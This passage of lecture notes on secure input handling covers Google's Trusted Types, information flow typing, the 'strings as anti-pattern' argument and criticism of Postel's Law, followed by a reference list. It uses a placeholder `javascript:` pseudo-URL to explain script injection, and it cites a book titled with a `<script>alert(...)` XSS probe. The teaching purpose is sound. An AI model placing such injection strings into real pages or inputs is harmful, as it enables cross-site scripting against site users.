As discussed in Section 4.5, pseudo URLS that start with `javascript:maliciousURL` can let the browser execute additional JavaScript. To prevent attackers from injecting malicious URLs like this requires yet more wrapper types for string-like objects to distinguish the different kinds of URLs that are handled (either in server-side code or in client-side code), distinguishing for instance:

- URLs constructed by the web application itself that cannot be influenced by user input, which are safe in any context;
- URLs that may be contain user input, which are then fine to use as normal links, but which are unsafe in contexts where they may trigger execution of code[63]
- URLs that have been validated to make sure that they do not start with `javascript:maliciousURL`.

URLs are not just used as clickable links in web pages but URLs are also used to point to JavaScript libraries that are loaded. It makes sense to use different types to distinguish these, as user-controlled links of the latter kind will be problematic even if they are regular URL that do not with `javascript:maliciousURL`.

Google's Trusted Types approach implements all the above: it provides a collection of TypeScript types for string-like objects and replaces the old unsafe string-based DOM APIs with a safer API that uses these trusted types instead of strings. Note that this requires a change in the browser, as it now has to support this new DOM API instead of the old one. It also means that the JavaScript in existing websites have to be re-written to make use of this new API, though this process can be done gradually by using the old and new APIs side by side.

[61] https://github.com/google/safehtml

[62] See `https://www.typescriptlang.org`

[63] A web applications might also want to disallow user-supplied URLs to different domains as links to combat phishing attacks or simply to protect revenue by try keeping to keep visitors on the web site.

All the trusted types are wrappers for an immutable strings with a limited set of constructors (or factory methods) that guarantee that data is encoded and/or validated appropriately. They include

- `TrustedHTML` for strings that are allowed to be rendered as HTML;
- `TrustedScriptURL` for URLs that are allowed to be used to load resources that are executed as script.
- `TrustedScript` for strings that represent code and that are allowed to be executed as scripts.

The 'Trusted Types' approach is presented by Christoph Kern in [48].

There is also a good presentation online that explains the ideas [47]. A more recent paper includes empirical data about the impact of the approach on the prevalence of XSS at Google over a two year period [101]. Ongoing work on Trusted Types and a draft specification to Trusted Types browser API can be found on github[64].

Note that for an injection-prone API call in some library or framework it is typically possible to make a safe version, by making a wrapper function that takes a string, applies the correct output encoding, and than calls the original API call on that encoded string. This approach has been called 'API hardening' [101] or 'inherently safe APIs' [48]. For tackling say SQL injection this approach does not add much to what was already discussed, but for richer libraries and frameworks – for instance for constructing HTML – this approach can be useful.

6.5.3 Wanted and unwanted loopholes

The security guarantees of the safe builder approach can be broken by malicious code, so our attacker model has to exclude the developers. For instance, a malicious developer could define a function that uses string literals for all the individual characters to reconstruct an arbitrary string by concatenating these one-character string literals in the right order. That cope of the string would now be a string literal, if the rules say that the concatenation of string literals as a string literal.

More generally, it might actually be necessary to allow some loopholes whereby arbitrary untrusted strings can be converted into values of some trusted type. For instance, if the command panel of a web site allows the system administrator to configure some URLs, some welcome message in raw HTML, or some paths on the file system, then these strings will not be string literals, but we want to – or have to – treat them as such.

Such loopholes could be support with explicit functions. Obviously, use of these functions should then be vetted and code reviews might be needed to provide assurance that they are safe. Still, having the places where the conversions happen explicit in the code, and easy to find by a simply search, is a big win.

6.6 Data flow analysis for confidentiality

Instead of using tainting to track untrusted data and then protect integrity, it is also possible to track confidential data and then protect confidentiality. This is called **information flow analysis** rather than tainting. This is a whole research field in itself [83] with a history going traced back to the 1970s [22].

[64] See `https://github.com/w3c/webappsec-trusted-types`

Many language extensions to support some form of information flow have been proposed. A well-known example is Jif[65], which extends Java with information flow types. SPARK/Ada, a tool suite for formal verification of Ada programs, also has support for information flow [14]. Ernst et al. have used Java type annotations [71] and the Checker framework[66] to develop a type system for information to Java, specifically targeted to the setting of Android [25].

6.7 Recap

When it comes to injection attacks there is a very clear anti-pattern, namely *the use of strings and string concatenation*, that is responsible for a lot of problems. There is also a very clear (security) pattern to avoid these problems, namely *to make more use of types*.

6.7.1 Anti-pattern: using strings

Using strings is a warning sign that signals potential for insecure input handling. There are several reasons why use of strings can spell trouble:

- *Strings can be used for all sorts of data*: user names, email addresses, file names, URLs, fragments of HTML, pieces of JavaScript, etc. This makes it a very useful and ubiquitous data type, but it may also causes confusion: from a generic string type we cannot tell what the intended use of the data is, or whether it has been validated or encoded in some particular way.

- *Strings are by definition raw, unparsed data.*

  This is not a problem if the strings are just pieces of text that are never parsed as part of the processing. But often strings will be parsed at some stage according to some encoding or representations, e.g. as filename, URL, or HTML, in order to be 'interpreted' or 'processed'. This parsing creates room for trouble, especially in combination with the point above, at that means the same string might end up in different parsers.

  Shotgun parsing (discussed in Section 5) that the LangSec approach warns against, where partial and piecemeal parsing is spread throughout an application, inevitably involves the use of strings, namely for passing around unparsed fragments of input.

- *String parameters often bring unwanted expressivity.* Interfaces that take strings as parameter often introduce a whole new language (e.g. HTML, SQL, the language of path names, OS shell commands, or format strings), with all sorts of expressive power that may not be necessary and which may only provide a security risk.

In summary, the problem with strings is that it is one generic data type, for completely unstructured data, and for many kinds of data, obscuring the fact that there are many different languages involved, possibly very expressive ones, each with their own interpretation.

The Top 10 Security Software Design Flaws by Arce et al. [1] also warn about the use of strings as an anti-pattern. However, there the warning is more narrowly focused on the use of strings in APIs if these strings mingle data and control information – i.e. the case discussed in the last bullet point above. But one can argue that using informative types instead of strings is preferable *everywhere*.

Of course, the disadvantages above apply equally to all string-like data types, such as character or byte arrays, `char*` pointers in C, or`StringBuffer`s in Java. Of course, for security it is

[65] `https://www.cs.cornell.edu/jif`
[66] https://checkerframework.org

better to use memory-safe, type-safe, and immutable (and hence thread-safe) data types rather than more error-prone, unsafer versions.

6.7.2 Security Design Pattern: use types!

Type information can record information about data that can be used to prevent injection attacks. Here there are two orthogonal ways that types (or type annotations) can be used:

- *Using types to distinguish languages*

  Types can be used to distinguish the different input and output languages – or formats – that an application has to handle. This reduces ambiguity, about the intended use of data and about whether or not it has been parsed and validated. It also reduces the scope for accidental, unintended interactions, as a type checker can catch this. For example, different types could be used to distinguish fragments of HTML from other string-like data, to distinguish remote URLs form file URLs, or to distinguish URL-encoded (fragments of) URLs from their unencoded counterparts. Expressivity and flexibility of the type system (e.g. support for subtyping or type annotations) may limit what is practical here.

- *Using types for trust levels*

  Types can also be used for different *trust levels*. This then allows information flows from untrusted sources in the code to be traced and restricted.

  Here there is a choice between positive and negative security models. In the former types are used to record negative properties, e.g. that the data being tainted because it comes from an untrusted source. In the latter types are used to record positive properties, e.g. that the data is know to be safe in some specific context because it comes from a trusted source, because it is a compile-time constant, or because it is constructed using 'safe' builders.

  Clearly the notion of information flow goes to the heart of what injection flaws are about. A type system for information flow is precisely what can solve the fundamental complication with injection flaws discussed in Section 2.5, as it can track whether data has been or should be validated or sanitised. So the type system can enforce the security design principles to 'never process control instructions received from untrusted sources' and 'define an approach that ensures all data are explicitly validated' [1].

Of course, the two ways to use types above – to distinguish different kinds of data or different trust levels – are orthogonal and can be combined, as they for instance are in Google's Trusted Types approach.

6.8 Further reading

In the academic literature there are many papers that explore the use of types or type annotations to combat injection problems. One early example to use types to combat injection problems is the research by William Robertson and Giovanni Vigna [81]: they describe an approach to use types in Haskell to separate structure and content – or, in other words, using networking terminology, the control plane and the data plane – to tackle XSS and SQL injection.

Instead of preventing injection attacks by using the type system of a programming language to distinguish the different output languages that an application has to handle, one can go one step further and provide native support for these output languages in the programming

language. This approach was taken in Wyvern [69, 52], in what they call a *type-specific* programming language. An advantage of supporting an output language such as SQL or HTML 'natively' in the programming language is that it becomes possible to provide more convenient syntax. For example, concatenation could be written using a infix operator a + instead of using an `append(...)` function or method when constructing SQL queries or pieces of HTML. This can help to tempt programmers away from convenient but insecure coding styles. Still, the success with approaches to use of string literals in combination with safe builders to reduce injections problems for large code bases at Google [101] and Facebook [7] suggests that this extra syntactic convenience might not be needed.

These experiences at Google and Facebook provide great sources of information for tackling injection attacks in web applications. We already provided pointers to the work on Trusted Types at Google in Section 6.5.2. The presentation by Graham Bleaney and Pradeep Srinivasan at PyCon 2022 (available online [7]) gives an overview of use of types for Python at Facebook. It discusses the use of string literals to prevent injection flaws in Python code and the use of runtime type checking to validate JSON inputs. It also discusses the use of static data flow analysis for Python to detect unwanted information leaks that violate privacy. There are also blog posts discussing these approaches, e.g. [102]. Tools for static data flow analysis at Facebook include Pysa for Python[67] and Mariana Trench for Java and Android[68] [30].

[67] See `https://pyre-check.org/docs/pysa-basics`. Pysa is shipped with Facebook's Pyre type checker for Python type annotations, available from `https://github.com/facebook/pyre-check`.

[68] See `https://mariana-tren.ch` and `https://engineering.fb.com/2021/09/29/security/mariana-trench`.

7 Conclusions

In these lecture notes we have explored the problem of insecure input handling and structural solutions to prevent it from perspective of the **input languages** (or data formats, data representations, or protocols) that are involved and the **parsing** of these languages that has to be done.

This perspective provides a rough classification of the security flaws that involve parsing into three classes:

- **insecure parsing** is buggy parsing that introduces security problems, which can range from Denial-of-Service by crashing or remote code execution via memory corruption;
- **incorrect parsing** causes *parser differentials* between applications or even within a single applications that provide the misunderstandings that attackers can exploit;
- **unintended parsing** that gives rise to injection flaws, where attacks can exploit **features** rather than **bugs** because their input ends up being parsed and processed in ways is should not be.

Like other taxonomies of security flaws that have been proposed (e.g. [70, 98, 41, 1, 65]), this taxonomy is neither complete nor perfect: all taxonomies of security flaws are flawed, in some respect. But looking at input handling from the perspective of parsing does suggests way forward to make input handling more secure by design.

Crucial first steps here are 1) to get clarity about the input (and output) languages and formats that have to be handled and 2) to make sure that there are clear and unambiguous definitions of these languages. This can start well before any coding starts, or even before we think about the overall software architecture, though choices about the architecture and which technologies, frameworks, and APIs to use will influence the set of languages we have to deal with. The programming language(s) used may also bring along languages through the data representations they use and built-in APIs. In 'safe' programming languages these data representations will not be exposed to the programmer: they will be abstractions that cannot be broken, so as programmers we can ignore them.

In the design and implementation of the code it should be clear which data is in which format. The robust approach is to use the type system of the programming language to keep track of this. This does not have to be statically enforced typing though using static typing has obvious advantages over dynamic typing. Just like 'eval() is evil' because it means we at compile we do not know which code is going to be executed, relying on dynamic typing is bad because at compile time we do not know which data formats we might end up handling. Type-safety is obviously a desirable property to have, but even an unsafe type system is better than none.

If we have to implement (un)parsers ourselves we can stick to the LangSec approach discussed in Section 5, and separate the parsing (which may include validation) from the subsequent processing of input and ideally have generated rather than hand-written parser code.

If we do not implement (un)parsers ourselves but use libraries for it, or if we use APIs that do parsing under the hood, we should still be aware of where (un)parsing is happening, avoid using multiple parsers, and avoid using multiple variants or dialects of the same language. Here we can use the approaches discussed in Section 6 and use **typing** to keep track of data formats and/or trust levels. Instead of using a negative security model like tainting to keep track of which data is not 'safe', it may be better to use a positive security model using datatypes to keep track of which data is 'safe'. Here 'safe' always means safe *for a specific context*. Data can be safe to use in specific context because it comes from a reliable source (for instance because supplied by the programmers as compile-time constants or comes from an external source that we want

to – or have to – trust) or because the type system guarantees that it has been constructed in a safe manner, with the type system enforcing that the right encodings are applied when needed

The earlier steps above fit well with the Security-by-Design philosophy which says that we should think about the security from the early stage at the software development lifecycle, and not try to bolt-on security afterwards, and try to prevent the introduction of structural problems and bugs rather than trying to find and fix them later. Improving security by getting clarity about which input languages are involved and by make sure there are clear, unambiguous and ideally formal specifications of them can be seen as the ultimate way of 'shifting left'.

We can make an analogy with cybersecurity at an organisational level. To assess the cybersecurity of an organisation a very first step is to make an inventory of the IT systems that are used. After all, you cannot even begin to do a risk assessment if you do not know what systems are being used and for which purposes. For large organisations just making such an inventory can already be a challenge. Similarly, to assess the security of an application a first step could be to make an inventory of all the languages and data formats that are being used, to then as a second step figure out where the code is that does the (un)parsing for all these languages. For larger application making such an inventory can already a serious challenge, just making an inventory of IT systems is a large organisation is.

Although the focus of the LangSec approach is on preventing parser bugs, some of root causes of security problems highlighted by the approach (and which in fact provided the inspiration for the approach) are in play in much wider set of security flaws, including all injection attack. In particular, a recurring theme in security problems is that applications handle a large set of often sloppily defined input languages and formats. And a recurring theme in preventing these problems in a structural way, also the safe builders approach to prevent injection attacks, is to take a more 'language-centric' or 'data-centric' approach that pays more explicit attention to the languages and data formats involved and in keeping track of which data is in which language.

7.1 Anti-patterns and red flags

Anti-patterns to look out for in the design or during implementation are approaches that go against the strategy outlined above: unclarity about which languages and data formats are; unclarity and ambiguity about the precise definition of each of these languages; unclarity about which data is in which language or format; and unclarity about responsibilities for validating, (un)parsing or en/decoding data in code or between applications.

A design principle that can work against us here is **Postel's Law**, aka the **Robustness principle**, which says

> *"Be conservative in what you send, be liberal in what you accept."*

This principle, first stated in the specification of TCP [80], helps to foster interoperability of slightly divergent implementations of the same protocol, because it says that implementations should be tolerant of deviations from the specification by others. As such, it may have played an important role in getting the internet up and running in the early days, at a time when security was less of a concern.

However, a downside of this principle is that it allows differences in implementations to persist and flaws to become entrenched as de facto standards. As has been noted by several people [32, 85], it may be time to deprecate Postel's Law and *"also be conservative in what you accept"*, because in the long run, and for security, the principle is counterproductive. There is even an ongoing effort to formulate this as an RFC [96].

Something to be suspicious of are claims that security problems are 'caused by lack of input validation', or suggestions that more input validation is the solution, as this is not always the case. An IT professional saying that SQL injection is caused by a lack of input validation is like a coroner saying that the death of someone who fell from a skyscraper is caused by a lack of parachute. A parachute might have helped, but the lack of it was hardly the cause, and handing out parachutes is not the best strategy to prevent such deaths. As discussed in Section 4, input validation is not a good way to prevent injection attacks. Output sanitisation or the techniques to structurally prevent these attacks discussed in Section 6 are far better. More generally, parsing data instead of validating it is often a better strategy.

Finally, a red flag to watch out is confusion between terms like validation, sanitisation, encoding, quoting, filtering, escaping, and converting. Not everyone will use the terms exactly as we have defined them in Section 3; the precise terminology does not matter so long as there is no confusion about what it meant: if people do not distinguish between validation and sanitisation/encoding – and maybe even use the terms interchangeably – or between different forms of sanitisation/encoding, things are bound to go wrong.

7.2 Further reading

Looking at input handling problems as parsing problems is a useful perspective, but as mentioned above already, there are other points of views and ways of classifying security flaws. Indeed, some classes of bugs do not fit nicely into the categories of buggy, flawed, or unintended parsing, and have therefore not received (much) attention in these lecture notes. For instance, error handling is a well-known source of security problems, and paying attention to error handling is useful as any approach to make input handling — and secure software development in general – more secure, but that concerns cuts across all categories of problems as we presented them.

The OWASP Top Ten is of course required reading for anyone developing web applications. The most recent edition from 2021 has become a somewhat strange mixture of very generic issues, such as 'Insecure Design', and very specific ones, such as 'Server-Side Request Forgery (SSRF)'. This disparity in the entries is further evidence that it is difficult to come up with good taxonomies of security flaws.

Strategies to improve software security can also be classified in different ways, and here too different perspectives will have their strengths and limitations. Microsoft has been on the forefront with improving software security, especially with their SDL (Security Development Lifecycle), for which there is a lot of online material, and which is probably the best place for further reading.

References

[1] Iván Arce, Kathleen Clark-Fisher, Neil Daswani, Jim DelGrosso, Danny Dhillon, Christoph Kern, Tadayoshi Kohno, Carl Landwehr, Gary McGraw, Brook Schoenfield, Margo Seltzer, Diomidis Spinellis, Izar Tarandach, and Jacob West. *Avoiding the top 10 software security design flaws*. Technical report. IEEE Computer Society Center for Secure Design (CSD), 2014.

[2] Julian Bangert, Sergey Bratus, Rebecca Shapiro, and Sean W. Smith. "The Page-Fault Weird Machine: Lessons in Instruction-less Computation". In: *USENIX Workshop on Offensive Technologies (WOOT'13)*. USENIX, 2013.

[3] Al Bessey, Ken Block, Ben Chelf, Andy Chou, Bryan Fulton, Seth Hallem, Charles Henri-Gros, Asya Kamsky, Scott McPeak, and Dawson Engler. “A few billion lines of code later: using static analysis to find bugs in the real world”. In: *Communications of the ACM* 53.2 (2010), pages 66–75. DOI: 10.1145/1646353.1646374.

[4] Benjamin Beurdouche, Karthikeyan Bhargavan, Antoine Delignat-Lavaud, Cédric Fournet, Markulf Kohlweiss, Alfredo Pironti, Pierre-Yves Strub, and Jean Karim Zinzindohoue. “A Messy State of the Union: Taming the Composite State Machines of TLS”. In: *IEEE Symposium on Security and Privacy (S&P'15)*. IEEE, 2015, pages 535–552.

[5] Steve Birnbaum. *Win95 Cleartext SMB authentication hole*. 1997-03-25. URL: https://insecure.org/sploits/win95.smb.auto-auth.html.

[6] !Mediengruppe Bitnik. *<script>alert("!Mediengruppe Bitnik");<script>*. Verlag für moderne Kunst, 2017. ISBN: 9783903153509.

[7] Graham Bleaney and Pradeep Kumar Srinivasan. *Securing Code with the Python Type System*. Presentation at PyCon US 2022. 2022-05-24. URL: https://www.youtube.com/watch?v=nRt_xk2MGYU.

[8] Arjan Blom, Gerhard de Koning Gans, Erik Poll, Joeri de Ruiter, and Roel Verdult. “Designed to Fail: A USB-Connected Reader for Online Banking”. In: *NordSec*. Volume 7616. LNCS. Springer, 2012, pages 1–16.

[9] Cyber Safety Review Board. *Review of the December 2021 Log4j Event*. Technical report. US Department of Homeland Security, 2022. URL: https://www.cisa.gov/sites/default/files/publications/CSRB-Report-on-Log4-July-11-2022_508.pdf.

[10] Sergey Bratus, Michael E. Locasto, Meredith L. Patterson, Len Sassaman, and Anna Shubina. “Exploit programming: From buffer overflows to weird machines and theory of computation”. In: *USENIX ;login:* (2011), pages 13–21.

[11] Jordi van den Breekel. “A Security Evaluation and Proof-of-Concept Relay Attack on Dutch EMV Contactless Transactions”. Master's thesis. Technische Universiteit Eindhoven, 2014.

[12] Richard Chang, Guofei Jiang, Franjo Ivancic, Sriram Sankaranarayanan, and Vitaly Shmatikov. “Inputs of Coma: Static detection of denial-of-service vulnerabilities”. In: *Computer Security Foundations Symposium (CSF'09)*. IEEE. 2009, pages 186–199.

[13] cHao. *Magic Quotes*. Posting on PHP.NET. Available from https://www.php.net/manual/en/security.magicquotes.php. 2011-03-14.

[14] Roderick Chapman and Adrian Hilton. “Enforcing security and safety models with an information flow analysis tool”. In: *ACM SIGAda Ada Letters*. Volume 24. 4. ACM. 2004, pages 39–46.

[15] Brian Chess and Jacob West. *Secure Programming with Static Analysis*. Addison-Wesley, 2007. ISBN: 978-0321424778.

[16] Richard Chirgwin. “Gmail is secure. Netflix is secure. Together they're a phishing threat”. Available from https://www.theregister.com/2018/04/10/gmail_netflix_phishing_vector. 2018.

[17] Catalin Cimpanu. *Nasty piece of CSS code crashes and restarts iPhones*. ZDNet. 2018-09-15. URL: https://www.zdnet.com/article/nasty-piece-of-css-code-crashes-and-restarts-iphones.

[18] M. Costa, J. Crowcroft, M. Castro, A. Rowstron, L. Zhou, L. Zhang, and P. Barham. “Vigilante: end-to-end containment of internet worms”. In: *ACM SIGOPS Operating Systems Review*. Volume 39. 5. ACM. 2005, pages 133–147.

[19] Douglas Crockford. *Code Conventions for the JavaScript Programming Language*. 2019-05-15. URL: https://www.crockford.com/code.html.

[20] Scott A. Crosby and Dan S. Wallach. “Denial of service via algorithmic complexity attacks”. In: *USENIX Security Symposium*. USENIX, 2003.

[21] Johannes Dahse, Nikolai Krein, and Thorsten Holz. “Code reuse attacks in PHP: automated POP chain generation”. In: *Conference on Computer and Communications Security (CCS'14)*. ACM. 2014, pages 42–53.

[22] Dorothy E. Denning and Peter J. Denning. “Certification of Programs for Secure Information Flow”. In: *Communications of the ACM* 20.7 (1977-07), pages 504–513.

[23] Droogie. *Go NULL Yourself or: How I Learned to Start Worrying While Getting Fined for Other's Auto Infractions*. Presentation at DEFCON 2019. Recording available at `https://youtube.com/watch?v=TwRE2QK1Ibc`. 2019.

[24] Martin Emms, Budi Arief, Nicholas Little, and Aad van Moorsel. “Risks of Offline verify PIN on contactless cards”. In: *Financial Cryptography and Data Security (FC 2013)*. Volume 7859. LNCS. Springer, 2012, pages 313–321.

[25] Michael D Ernst, René Just, Suzanne Millstein, Werner Dietl, Stuart Pernsteiner, Franziska Roesner, Karl Koscher, Paulo Barros Barros, Ravi Bhoraskar, Seungyeop Han, et al. “Collaborative verification of information flow for a high-assurance app store”. In: *ACM Conference on Computer and Communications Security (CCS'14)*. ACM. 2014, pages 1092–1104. DOI: `10.1145/2660267.2660343`.

[26] Thomas Dullien / Halvar Flake. *Exploitation and State Machines: Programming the “Weird Machine”, revisited*. Keynote presentation at INFILTRATE'2011. Slides available at `https://downloads.immunityinc.com/infiltrate-archives/Fundamentals_of_exploitation_revisited.pdf`. 2011.

[27] Jeffrey S. Foster, Tachio Terauchi, and Alex Aiken. “Flow-sensitive Type Qualifiers”. In: *ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI'02)*. ACM, 2002, pages 1–12.

[28] Craig Francis. *Ending Injection Vulnerabilities*. 2021-07-04. URL: `https://wiki.php.net/rfc/is_literal`.

[29] Craig Francis. *Ending Injection Vulnerabilities*. Accessed on 2022-08-22. 2021. URL: `https://eiv.dev`.

[30] Dominik Gabi. *Open-sourcing Mariana Trench: Analyzing Android and Java app security in depth*. Facebook. 2021-09-29. URL: `https://engineering.fb.com/2021/09/29/security/mariana-trench`.

[31] Vijay Ganesh, Tim Leek, and Martin Rinard. “Taint-based directed whitebox fuzzing”. In: *International Conference on Software Engineering (ICSE'09)*. IEEE. 2009, pages 474–484.

[32] Dan Geer. “Vulnerable Compliance”. In: *USENIX ;login:* 35.6 (2010), pages 10–12.

[33] Patrice Godefroid. “Fuzzing: hack, art, and science”. In: *Communications of the ACM* 63.2 (2020), pages 70–76. DOI: `10.1145/3363824`.

[34] Patrice Godefroid, Michael Y. Levin, and David Molnar. “Automated whitebox fuzz testing”. In: *Network and Distributed System Security (NDSS'08)*. Volume 8. The Internet Society, 2008, pages 151–166.

[35] Andy Greenberg. *NFC Flaws Let Researchers Hack ATMs by Waving a Phone*. Wired. 2021-06-24. URL: `https://www.wired.com/story/atm-hack-nfc-bugs-point-of-sale/`.

[36] Lukas Grunwald. *Security by Politics - Why it will never work*. Presentation at DEFCON 15. Recording at `https://defcon.org/html/links/dc-archives/dc-15-archive.html#Grunwald`. 2007.

[37] James Haughom and Stefano Ortolan. *Evolution of Excel 4.0 Macro Weaponization*. Lastline. 2020-06-02. URL: `https://www.lastline.com/labsblog/evolution-of-excel-4-0-macro-weaponization`.

[38] Stan Hegt and Pieter Ceelen. *Office in Wonderland*. Presentation at BlackHat Asia 2019. Slides available at `https://www.blackhat.com/asia-19/briefings/schedule/index.html#office-in-wonderland-13709`. 2019.

[39] Stan Hegt and Pieter Ceelen. *The MS Office Magic Show*. Presentation at Derby Con 2018. Recording at http://www.irongeek.com/i.php?page=videos/derbycon8/track-3-18-the-ms-office-magic-show-stan-hegt-pieter-ceelen. 2018.

[40] Andrei Homescu, Michael Stewart, Per Larsen, Stefan Brunthaler, and Michael Franz. "Microgadgets: Size Does Matter in Turing-Complete Return-Oriented Programming". In: *USENIX Workshop on Offensive Technologies (WOOT'12)*. USENIX, 2012.

[41] Michael Howard, David LeBlanc, and John Viega. *The 24 deadly sins of software security*. McGraw-Hill, 2009.

[42] Stephen C. Johnson. *Yacc: Yet another compiler-compiler*. Technical report. 1975.

[43] jp. "Advanced Doug Lea's malloc Exploits". In: *Phrack* 0x0b (0x3d 2003). URL: http://phrack.org/issues.html?issue=61%5C&id=6.

[44] Mateusz Jurczyk. *A year of Windows kernel font fuzzing #1: the results*. Google Project Zero. 2016-06-27. URL: https://googleprojectzero.blogspot.com/2016/06/a-year-of-windows-kernel-font-fuzzing-1_27.html.

[45] Rauli Kaksonen, Marko Laakso, and Ari Takanen. "Software security assessment through specification mutations and fault injection". In: *Communications and Multimedia Security Issues of the New Century*. Springer, 2001, pages 173–183.

[46] Dan Kaminsky, Meredith L. Patterson, and Len Sassaman. "PKI layer cake: New collision attacks against the global X.509 infrastructure". In: *International Conference on Financial Cryptography and Data Security*. Volume 6054. LNCS. Springer. 2010, pages 289–303.

[47] Christoph Kern. *Preventing Security Bugs through Software Design*. Presentation at OWAPS AppSec California 2016. 2016. URL: https://www.youtube.com/watch?v=ccfEu-Jj0as.

[48] Christoph Kern. "Securing the Tangled Web: Preventing script injection vulnerabilities through software design". In: *ACM Queue* 12 (7 2014). This article also appeared in Communications of the ACM [49]. DOI: 10.1145/2639988.2663760.

[49] Christoph Kern. "Securing the Tangled Web:Preventing script injection vulnerabilities through software design." In: *Communications of the ACM* 57.9 (2014). The same article also appearer in ACM's Queue journal [48], pages 38–47. DOI: 10.1145/2643134.

[50] Alexis King. *Parse, don't validate*. Personal blog. 2019. URL: https://lexi-lambda.github.io/blog/2019/11/05/parse-don-t-validate.

[51] Vijay Kothari, Prashant Anantharaman, Sean Smith, Briland Hitaj, Prashanth Mundkur, Natarajan Shankar, Letitia Li, Iavor Diatchki, and William Harris. "Capturing the iccMAX calculator Element: A Case Study on Format Design". In: *Workshop on Language-theoretic Security and Applications (LangSec'22)*. Symposium on Security and Privacy Workshops. IEEE. DOI: 10.1109/SPW54247.2022.9833859.

[52] Darya Kurilova, Alex Potanin, and Jonathan Aldrich. "Wyvern: Impacting Software Security via Programming Language Design". In: *Proceedings of the 5th Workshop on Evaluation and Usability of Programming Languages and Tools*. ACM. 2014, pages 57–58.

[53] *LangSec: Recognition, Validation, and Compositional Correctness for Real World Security*. USENIX Security BoF hand-out. Available from http://langsec.org/bof-handout.pdf. 2013.

[54] Sebastian Lekies, Krzysztof Kotowicz, Samuel Groß, Eduardo A Vela Nava, and Martin Johns. "Code-Reuse Attacks for the Web: Breaking Cross-Site Scripting Mitigations via Script Gadgets". In: *ACM Conference on Computer and Communications Security (CCS'17)*. ACM. 2017, pages 1709–1723.

[55] Olivier Levillain, Sébastien Naud, and Aina Toky Rasoamanana. "Work-in-Progress: Towards a Platform to Compare Binary Parser Generators". In: *Workshop on Language-theoretic Security and Applications (LangSec'21)*. Paper and recorded presentation available at http://langsec.org/spw21/papers.html. IEEE.

[56] Benjamin Livshits. “Dynamic taint tracking in managed runtimes”. In: MSR-TR-2012-114 (2012).

[57] Universiteit Maastricht. *Reactie Universiteit Maastricht op rapport FOX-IT*. 2020-02-05. URL: https://www.maastrichtuniversity.nl/file/foxitrapportreactieuniversiteitmaastrichtnl10-02pdf.

[58] Valentin Jean Marie Manès, HyungSeok Han, Choongwoo Han, Sang Kil Cha, Manuel Egele, Edward J. Schwartz, and Maverick Woo. “The Art, Science, and Engineering of Fuzzing: A Survey”. In: *IEEE Transactions on Software Engineering* 47.11 (2021). DOI: 10.1109/TSE.2019.2946563.

[59] Moxie Marlinspike. “More Tricks For Defeating SSL”. In: *Blackhat USA 2009*. Available at http://www.thoughtcrime.org/papers/null-prefix-attacks.pdf. A recording of the presentation is available at https://www.blackhat.com/html/bh-usa-09/bh-usa-09-archives.html#Marlinspike. 2009.

[60] Doug McIlroy. “Buy/by the Book Or Bye-Bye the Game”. In: *Workshop on Language-Theoretic Security (LangSec'16)*. Keynote talk. Available at http://spw16.langsec.org/papers.html. 2016.

[61] Microsoft. *Macros from the internet will be blocked by default in Office*. 2022-03-15. URL: https://docs.microsoft.com/en-us/DeployOffice/security/internet-macros-blocked#how-office-determines-whether-to-run-macros-in-files-from-the-internet.

[62] Microsoft. *Microsoft Security Bulletin MS01-033: Unchecked Buffer in Index Server ISAPI Extension Could Enable Web Server Compromise*. Available from https://technet.microsoft.com/library/security/ms01-033. 2003-11-04.

[63] Barton P. Miller, Louis Fredriksen, and Bryan So. “An Empirical Study of the Reliability of UNIX Utilities”. In: *Communications of the ACM* 33.12 (1990), pages 32–44. ISSN: 0001-0782. DOI: 10.1145/96267.96279. URL: http://doi.acm.org/10.1145/96267.96279.

[64] Matt Miller. *Trends, challenges, and strategic shifts in the software vulnerability mitigations landscape*. Presentation at BlueHat IL. Slides at https://github.com/microsoft/MSRC-Security-Research/blob/master/presentations/2019_02_BlueHatIL/2019_01%20-%20BlueHatIL%20-%20Trends%2C%20challenge%2C%20and%20shifts%20in%20software%20vulnerability%20mitigation.pdf. 2019.

[65] Falcon Momot, Sergey Bratus, Sven M. Hallberg, and Meredith L. Patterson. “The seven turrets of Babel: A taxonomy of LangSec errors and how to expunge them”. In: *2016 IEEE Cybersecurity Development (SecDev)*. IEEE. 2016, pages 45–52.

[66] Noam Moshe, Sharon Brizinov, Raul Onitza-Klugman, and Kirill Efimov. *Exploiting URL parsers: the good, the bad and the inconsistent*. Technical report. 2021. URL: https://security.claroty.com/URLparserconfusion.

[67] Lily Hay Newman. *Google Takes Its First Steps Toward Killing the URL*. Wired. 2019-01-29. URL: https://www.wired.com/story/google-chrome-kill-url-first-steps.

[68] Lily Hay Newman. *US Border Protection Is Finally Able to Check E-Passport Data*. Wired. 2023-02-15. URL: US%20Border%20Protection%20Is%20Finally%20Able%20to%20Check%20E-Passport%20Data.

[69] Cyrus Omar, Darya Kurilova, Ligia Nistor, Benjamin Chung, Alex Potanin, and Jonathan Aldrich. “Safely composable type-specific languages”. In: *European Conference on Object-Oriented Programming (ECOOP'14)*. Volume 8586. LNCS. Springer. 2014, pages 105–130.

[70] OWASP. *OWASP Top 10*. Available at https://owasp.org/Top10. 2021.

[71] Matthew M. Papi, Mahmood Ali, Telmo Luis Correa, Jeff H. Perkins, and Michael D. Ernst. “Practical Pluggable Types for Java”. In: *International Symposium on Software Testing and Analysis (ISSTA'09)*. See also https://checkerframework.org. ACM, 2008, pages 201–212. DOI: 10.1145/1390630.1390656.

[72] Frank Piessens. *Software Security Knowledge Area*. Chapter in the CyBok (Cyber Security Body of Knowledge), see https://www.cybok.org/. 2021.

[73] Jon Pincus. *Buffer Overruns*. Presentation at Microsoft Research Faculty Summit 2005. 2005.

[74] Erik Poll. "LangSec revisited: input security flaws of the second kind". In: *Workshop on Language-Theoretic Security (LangSec'18)*. Security and Privacy Workshops. IEEE, 2018, pages 329–334. DOI: 10.1109/SPW.2018.00051.

[75] Erik Poll. "Strings Considered Harmful". In: *USENIX ;login:* 43.4 (2018), pages 21–26.

[76] Erik Poll, Joeri de Ruiter, and Aleksy Schubert. "Protocol state machines and session languages: specification, implementation, and security flaws". In: *Workshop on Language-Theoretic Security (LangSec'15)*. Security and Privacy Workshops. IEEE, 2015, pages 125–133. DOI: 10.1109/SPW.2015.32.

[77] Erik Poll and Alesky Schubert. "Verifying an implementation of SSH". In: *WITS'07*. 2007, pages 164–177.

[78] T. Berners-Lee, R. Fielding, and L. Masinter. *Uniform Resource Identifier (URI): Generic Syntax*. RFC 3986. The Internet Engineering Task Force, Network Working Group, 2005. URL: https://tools.ietf.org/html/rfc3986.

